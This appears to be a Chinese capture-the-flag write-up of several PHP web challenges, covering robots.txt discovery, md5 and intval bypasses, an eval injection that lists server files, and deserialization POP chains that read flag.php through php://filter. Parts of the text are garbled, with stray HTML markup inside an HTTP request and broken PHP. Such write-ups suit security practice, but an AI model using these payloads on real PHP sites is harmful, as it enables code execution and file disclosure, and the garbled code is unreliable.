Get 传参?debug=True

Post 传参 username∏=1&password∏=2



Congratulations! You've got the flag: flag{0ee97643-9f16-4ee9-a1bb-d63ed1f6c91f}



得到 flag

5. ROboT 别来沾边

根据题目描述要查看官网的 robot 文件

在官网网址后加入 robots.txt 即可



你嚟呢度做咩嘢?

系嚟揾flag嘅咩?

咁我肯定唔會話畀你聽呢個神奇代碼。

快奌前往下個地點吧!

User-agent: *
Disallow: /admin

Disallow: /flag_cRY2@^mIf8&9UwC

得到 flag 地址,输入打开看到



你来啦!这是你的flag:

看不到flag? 噢,忘了告诉你:作为交换,我把你的**键盘上的F12按键**扣掉了。 还有其他挑战在等着你,继续努力吧!

按 F12 查看 flag

你来啦!这是你的flag:

看不到flag?噢,忘了告诉你:作为交换,我把你的键盘上的F12按键扣

还有其他挑战在等着你,继续努力吧!




6. 一些小小 PHP

打开题目网址看到 php

```
□ 大狐百刀均尔 👅 刺于上降 □ 市用网址 😈 不为的观
<?php
highlight_file(__FILE__);
include("flag.php");
error reporting (0);
a = GET['a'];
b = POST['b']:
if($a!=$b && md5($a)===md5($b)){
       echo("you_know_md5</br>");
       c = POST['c'];
       if($c === '2023'){
              die("nonono");
       if(intval($c,0) === 2023){
              echo("you_know_intval</br>");
              echo($flag);
       }
```

分析为 get 传参 a, post 传参 b, c, 使得 a 不等于 b 但他们的 md5 值相等, 继续进行 MD5 弱口令绕过, 然后令 c 不能直接等于 2023 使其从浮点数或字符串转换成 2023, 如图传参可得到 flag



7. [HARD--]can can need flag

打开题目网址可看到其 php 语言

分析其第一层过滤掉了 和%5f

所以我们 get 传参?ZYPC.SEC.CTFER=123456%0a 来绕过

成功通过第一层然后看第二层为正则表达绕过

```
1 POST /?ZYPC.SEC.CTFER=123456%0a HTTP/1.1
2 Host: www.f4ult.com:8005
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
                                                                                                      </span>
                                                                                                      <span style="color: #DD0000">
                                                                                                      Firefox/102.0
Firefox/102.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: ggip, deflate
Connection: close
                                                                                                      <span style="color: #007700">
                                                                                                      <span style="color: #0000BB">
                                                                                                      $a
</span>
<span style="color: #007700">
8 Upgrade-Insecure-Requests: 1
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 47
                                                                                                       )){<br/>br/>
                                                                                                      %nbsp;        
%nbsp;eval(
</span>
12 ZYPC=print_r(scandir(current(localeconv())));
                                                                                                      <span style="color: #0000BB">
                                                                                                      <span style="color: #007700">
                                                                                                       );<br/>
                                                                                                       %nbsp;      }<br/>&nbsp;&nbsp;&nbsp;
                                                                                                      }
</span>
                                                                                               11 </span>
12 </code>
                                                                                               win!Array

13 (

14 [0] => .

15 [1] => .

16 [2] => .htaccess
                                                                                                17 [3] => .user.ini
18 [4] => 404.html
19 [5] => fl4g_y0U_c4n_s33.php
                                                                                                20 [6] => index.php
```

用 post 传参使其打印出数组元素目录可以看到有 flag

进一步打开其文件看到 flag


8. [WEEK2]SOO_EZ_ser

打开题目地址看到为 php 反序列化

```
<!php
highlight_file(__FILE__);
#flag is in flag.php

class sleep{
    public $flag;
    public $code;
    public function __wakeup() {
        if($this->flag == "wanna_flag") {
            echo("win!");
            include($this->code);
        }
    }
}
unserialize($ POST['x']);
```

有个_wakeup 魔术方法然后注释说 flag is in flag.php 得用 php 伪协议绕过 所以手撸 pop 链得到反序列传入得到 base64 解码得到 flag



9. [WEEK2]EZ_serialize

打开地址看到题目为 php 反序列化

```
highlight_file(__FILE__);
class A{
   public $var_1;
   public function __invoke(){
     include($this->var_1);
class B{
   public $q;
   public function __wakeup()
   if(preg_match("/gopher|http|file|ftp|https|dict|\.\./i", $this->q)) {
                       echo "hacker";
}
class C{
   public $var;
   public $z;
       public function __toString() {
               return $this->z->var;
class D{
   public $p;
       public function __get($key) {
               $function = $this->p;
               return $function();
}
```

分析得触发_invoke 函数才能得到 flag,所以大致思路为反序列化触发_wakeup 函数将 q 赋值 C 类触发_toString 函数,在 C 的 z 中赋值 D 类调用_get 函数,然后给_get 的 p 赋值 A 类触发_invoke 函数,写出 pop 链

```
$B = new B;

$B->q=new C;
$B->q->z=new D;
$B->q->z-p=new A;
$B->q->z->p=new A;
$B->q->z->p-var_1="php://filter/read=convert.base64-encode/resource=flag.php";
echo serialize($B);
```

传参得到 base64 解码得到 flag

